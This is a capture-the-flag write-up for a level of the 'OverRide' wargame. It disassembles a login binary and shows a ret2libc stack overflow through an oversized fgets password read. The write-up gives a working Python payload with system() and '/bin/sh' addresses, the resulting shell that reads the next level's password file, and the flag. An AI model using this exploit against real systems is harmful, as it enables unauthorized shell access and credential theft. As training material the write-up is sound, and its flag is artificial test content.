 8048528:       e8 43 fe ff ff          call   8048370 <fgets@plt>
 804852d:       e8 32 ff ff ff          call   8048464 <verify_user_name>
 8048532:       89 44 24 5c             mov    %eax,0x5c(%esp)
 8048536:       83 7c 24 5c 00          cmpl   $0x0,0x5c(%esp)
 804853b:       74 13                   je     8048550 <main+0x80>
 804853d:       c7 04 24 f0 86 04 08    movl   $0x80486f0,(%esp)
 8048544:       e8 37 fe ff ff          call   8048380 <puts@plt>
 8048549:       b8 01 00 00 00          mov    $0x1,%eax
 804854e:       eb 5f                   jmp    80485af <main+0xdf>
 8048550:       c7 04 24 0d 87 04 08    movl   $0x804870d,(%esp)
 8048557:       e8 24 fe ff ff          call   8048380 <puts@plt>
 804855c:       a1 20 a0 04 08          mov    0x804a020,%eax
 8048561:       89 44 24 08             mov    %eax,0x8(%esp)
 8048565:       c7 44 24 04 64 00 00    movl   $0x64,0x4(%esp)
 804856c:       00
 804856d:       8d 44 24 1c             lea    0x1c(%esp),%eax
 8048571:       89 04 24                mov    %eax,(%esp)
 8048574:       e8 f7 fd ff ff          call   8048370 <fgets@plt>
 8048579:       8d 44 24 1c             lea    0x1c(%esp),%eax
 804857d:       89 04 24                mov    %eax,(%esp)
 8048580:       e8 1e ff ff ff          call   80484a3 <verify_user_pass>
 8048585:       89 44 24 5c             mov    %eax,0x5c(%esp)
 8048589:       83 7c 24 5c 00          cmpl   $0x0,0x5c(%esp)
 804858e:       74 07                   je     8048597 <main+0xc7>
 8048590:       83 7c 24 5c 00          cmpl   $0x0,0x5c(%esp)
 8048595:       74 13                   je     80485aa <main+0xda>
```


```
 8048597:       c7 04 24 1e 87 04 08    movl   $0x804871e,(%esp)
 804859e:       e8 dd fd ff ff          call   8048380 <puts@plt>
 80485a3:       b8 01 00 00 00          mov    $0x1,%eax
 80485a8:       eb 05                   jmp    80485af <main+0xdf>
 80485aa:       b8 00 00 00 00          mov    $0x0,%eax
 80485af:       8d 65 f8                lea    -0x8(%ebp),%esp
 80485b2:       5b                      pop    %ebx
 80485b3:       5f                      pop    %edi
 80485b4:       5d                      pop    %ebp
 80485b5:       c3                      ret
 80485b6:       90                      nop
 80485b7:       90                      nop
 80485b8:       90                      nop
 80485b9:       90                      nop
```
We observe that username must be « dat_will ». The password is compared to « admin » but the program return -1 and print an error either the password is admin or not.
But to read the password we store it on the stack. We read 0x64 octet so we may overwrite the return address of the main.
So we can overwrite the return address by the address of system in libc, with '/bin/sh' as argument.
Let's see what addresses I can find for ***system***(), and for ***'/bin/sh'***. If there is no '/bin/sh' chain anywhere in the program space we will pass it via a main argument or a ENV variable.
Once we got these addresses, we must know **how many bytes to write** on the stack before reaching the **return address**.
And when we know what to send, we must check HOW to send it via stdin.


The first bytes must be the username « *dat_will* » (because it stores it in .bss section so we won't overwrite the stack, and then later even if the password is incorrect, we will return 1 from the stack, then pop() the return address, which will be our system('/bin/sh')). Like a normal call, system() need to have its EIP ret address before its arg.
Because we do not care where it returns, we put any thing on 0x4 octet.

Chain: **'dat_will\n' + x * 0x90 + address system() + 0x4 * 0x90 + address '/bin/sh'**

// gdb : p system
address system(): ***0xf7e6aed0***

//find __libc_start_main,+99999999,"/bin/sh"
address '/bin/sh': ***0xf7f897ec***

x = ***0x50***



```
level01@OverRide:~$ (python -c "print('dat_will\x00' + '\n' + 0x50 * 'a' + '\xd0\xae\xe6\xf7'
 + 'aaaa' + '\xec\x97\xf8\xf7' + '\n')" ; cat -) | ./level01
********* ADMIN LOGIN PROMPT *********
Enter Username: verifying username....

Enter Password:
nope, incorrect password...

pwd
/home/users/level01
whoami
level02
cat ../level02/.pass
cat: ../level02/.pass: Permission denied
cat /home/users/level02/.pass
PwBLgNa8p8MTKW57S7zxVAQCxnCpV8JqTTs9XEBv
```

It works!!

Flag: PwBLgNa8p8MTKW57S7zxVAQCxnCpV8JqTTs9XEBv